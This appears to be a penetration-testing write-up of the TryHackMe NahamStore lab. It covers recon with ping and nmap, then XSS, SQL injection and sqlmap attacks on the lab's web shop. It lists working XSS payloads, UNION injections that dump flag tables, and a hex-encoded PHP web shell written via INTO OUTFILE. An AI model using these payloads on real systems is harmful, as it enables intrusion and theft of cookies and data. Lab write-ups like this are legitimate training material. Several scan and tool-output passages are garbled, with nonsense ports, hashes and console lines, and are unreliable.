Penetration Testing Report

Web application

IP Address: 10.10.X.X

Host: nahamstore.thm

Pentest date: 2023-06-12

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Reconesanse:

Ping check:

```
root@ip-10-10-74-137:~# ping 10.10.176.189
PING 10.10.176.189 (10.10.176.189) 56(84) bytes of data.
64 bytes from 10.10.176.189: icmp_seq=1 ttl=64 time=0.987 ms
64 bytes from 10.10.176.189: icmp_seq=2 ttl=64 time=0.350 ms
64 bytes from 10.10.176.189: icmp_seq=3 ttl=64 time=0.353 ms
64 bytes from 10.10.176.189: icmp_seq=4 ttl=64 time=0.308 ms
64 bytes from 10.10.176.189: icmp_seq=5 ttl=64 time=0.314 ms
64 bytes from 10.10.176.189: icmp_seq=6 ttl=64 time=0.323 ms
64 bytes from 10.10.176.189: icmp_seq=7 ttl=64 time=0.293 ms
64 bytes from 10.10.176.189: icmp_seq=8 ttl=64 time=0.388 ms
64 bytes from 10.10.176.189: icmp_seq=9 ttl=64 time=0.388 ms
64 bytes from 10.10.176.189: icmp_seq=10 ttl=64 time=0.273 ms
64 bytes from 10.10.176.189: icmp_seq=11 ttl=64 time=0.361 ms
```

Scan open ports:.

```
root@ip-10-10-74-137:~# nmap -p 0-10000 10.10.176.189

Starting Nmap 7.60 ( https://nmap.org ) at 2023-06-12 21:26 BST
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.17% done; ETC: 21:28 (0:01:06 remaining)
Stats: 0:04:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.39% done; ETC: 21:32 (0:02:05 remaining)
Stats: 0:09:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 21:35 (0:00:00 remaining)
Nmap scan report for ip-10-176-189.eu-west-1.compute.internal (10.10.176.189)
Host is up (0.00037s latency).
Not shown: 9998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8000/tcp open http
8000/tcp open http-alt
MAC Address: 02:17:D1:14:13:17 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 635.97 seconds
```

Vulnerabilities.

```
PORT STATE SERVICE VERSION
122/tcp open ssh OpenSSR 7.6p1 Ubuntu 4:ubuntu8.3 (Ubuntu Linux; protocol 2.6)
125h-hostkey:
10488 84-tes-122-ca-idn-9e-df-8a-ae-15-78-3d-87-d6-91-78-(85.4)
1256 1a-1d-db-ca-99-8a-64-bi-18b-18-df-3a-39-8d-53-ccd3 (EOGSA)
1256 1a-3-3-16-bi-7-66-582-77-53-589-87-cd-980-c3-84-63-38 (EBOSA)
1269 (Sp. 144)
1276 polye http: nginx 1.14.8 (Ubuntu)
1277 http://cookie-flags:
       Forn dd:
Forn action: /search
http-dombased-xss: Couldn't find any DOM based XSS.
http-ennn:
//Poots.tatk: Robots file
/register/: Potentially interesting folder
/search/: Potentially interesting folder
/staff: Potentially interesting folder
http-fileupload-exploiter:
     http-server-header: nginx/1.18.0 (Ubuntu)
http-server-header: nginx/1.18
```

Subdomains:


```
Coolegy-10-7-4-137:-8 pobster whose with the property of the provided by the p
```


Subdomains: www,shop,marketing,stock,WWW


ADD /etc/hosts

Directories and Files:.

Burp Suite:








Cross-site scripting(XSS)

Address: marketing.nahamstore.thm


Command <script>alert(TEST)</script> does'nt work.




Address: http://marketing.nahamstore.thm/8d1952ba2b3c6dcd76236f090ab8642c,

Replacing last letter "c" in URL will give us an outcome:

http://marketing.nahamstore.thm/?error=Campaign+Not+Found




http://marketing.nahamstore.thm/?error=Campaign+Not+Found hidden parameter "?error=" :



 $\frac{\text{http://marketing.nahamstore.thm/?error=\%3Cp\%3E\%3CiFrAme/src=jaVascRipt:alert.bind()(1234)\%2}{0\%3E\%3C/iFramE\%3E}$

http://marketing.nahamstore.thm/?error=<iFrAme/src=jaVascRipt:alert.bind()(1234) ></iFramE>



 $\frac{\text{http://marketing.nahamstore.thm/?error=\%3Ciframe\%20src=\%22http://localhost:8000/admin\%22}{\%20/iframe\%3E}$

<iframe src="http://localhost:8000/admin" /iframe>




Marketing Manager Campaigns




Address: nahamstore.thm


Home:





http://nahamstore.thm/search?q=test hidden parameter ?q=







Filter.

Escape from filter: ';alert(0)




Search Results For ";alert(0)"

| Comparison | Control | C

Now is '';alert(0)'; I add // after all.

It's working.



Inspector: '';alert(0)//';

```
| Column | C
```


Xsstrike didn't found anything

```
**XSSTCKE V3.1.5

[=] Checking for DOM vulnerabilities
[-] Alf Status: Offline
[1] Testing parameter: q
[1] Rethections found: 2
[-] Rethections found: 2
[-] Rethections found: 2
[-] Generating payloads
[-] Generating payloads
[-] Generating payloads
[-] Generating payloads
[-] Payload: -d3v%0soNPOInTERENTER%0=x%0aconfirm()//v3dm0s
[-] Efficience: 10
[-] Payload: -A/+/ONNOUSEOVERX0d=x%0dconfirm()x0dx//v3dm0s
[-] Efficiency: 92
[-] Confidence: 10
[-] Payload: -HINL%09ONMOUSEOVER*=+[8].find(confirm)//
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -dEtAILSx09ONPointerEntERx09=x09confirm()x0dx//
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -dEtAILSx09ONPointerEntERx=+[8].find(confirm)//
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -dStAILSx09ONpointerEntERx=+[8].find(confirm)//
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -dStAILSx09ONPointerEntERx=+[8].find(confirm)//
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -dStAILSx09ONPointerEntERx00=x0aconfirm()x0dx//v3dm0s
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -dStAILSx0dOnToGGLeXod=x0d(prompt)**//
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEntERx00=x0aconfirm()x0dx//
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEntERx0d=x0dconfirm()/v3dm0s
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEntERx0d=x0dconfirm()/v3dm0s
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEntErx0d=x0dconfirm()/v3dm0s
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEntErx0d=x0dconfirm()/v3dm0s
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[-] Payload: -D3xx0dOnPointerEntErx0d=x0dconfirm()/v3dm0s
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEnterx0d=x0dconfirm()/v3dm0s
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEnterx0d=x0dconfirm()/v3dm0s
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEnterx0d=x0dconfirm()/v3dm0s
[-] Efficiency: 93
[-] Confidence: 10
[-] Payload: -D3xx0dOnPointerEnterx0d=x0dconfirm(
```


Shopping Basket:

2 products added, required sign in.




http://nahamstore.thm/product?id=1

<script>alert(document.cookie)</script>




I can use SQL injection here.




To be continued later on.


Order:




This point "User Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0" looks like XSS.

Here, i am going to use Burp Suite for change the parameter.






It's working.



Discount:



To bypass this, i need to escape from value="test">






Add " ="test


Like this one: value="" test"="">


After "<script>alert("test")</script> , now is "scriptalert" does'nt work.

"onpointerover="alert(0)" it's working.





Returns:







<textarea











SQL Injection:

Product:

http://nahamstore.thm/product?id= -1 UNION SELECT 1,2,3,4 -- -

We need to find a different number of columns


```
← → C ♠ nahamstore.thm/product?id=-1 UNION SELECT 1,2,3,4--

TryHackMe | Learn Cy... TryHackMe Support   Offline CyberChef   Revishell Generator   Reverse Shell Cheat S...   OltHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
```


The used SELECT statements have a different number of columns

-1 UNION SELECT 1,2,3,4,5 -- - 5 columns:




Check database at number 2: nahamstore


1 UNION SELECT 1,database(),3,4,5 -- -




Check version: 8.0.23-0ubuntu0.20.04.1




I found 2 tables: product,sqli_one.




Product:



Sqli_one:



-1 UNION SELECT 1,group_concat(id,':',flag SEPARATOR '
br>'),3,4,5 FROM sqli_one -- -



Hexadecimal: for get cmd and revers shell

UNION SELECT

 $1, unhex ('3C3F7068702073797374656D28245F4745545B276C6F6C275D293B203F3E') \ INTO \ OUTFILE \ '/var/www/html/shell.php' -- -- \ OUTFILE \ '/var/www/html/$




Access denied; you need (at least one of) the FILE privilege(s) for this operation

Returns:

Automat SqlMap:

Save it to file and use sqlmap.



2 tables: order,sqli_two

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| Stating of the land of the l
```

sqlmap -r sql3 --batch -D nahamstore -T sqli_two --dump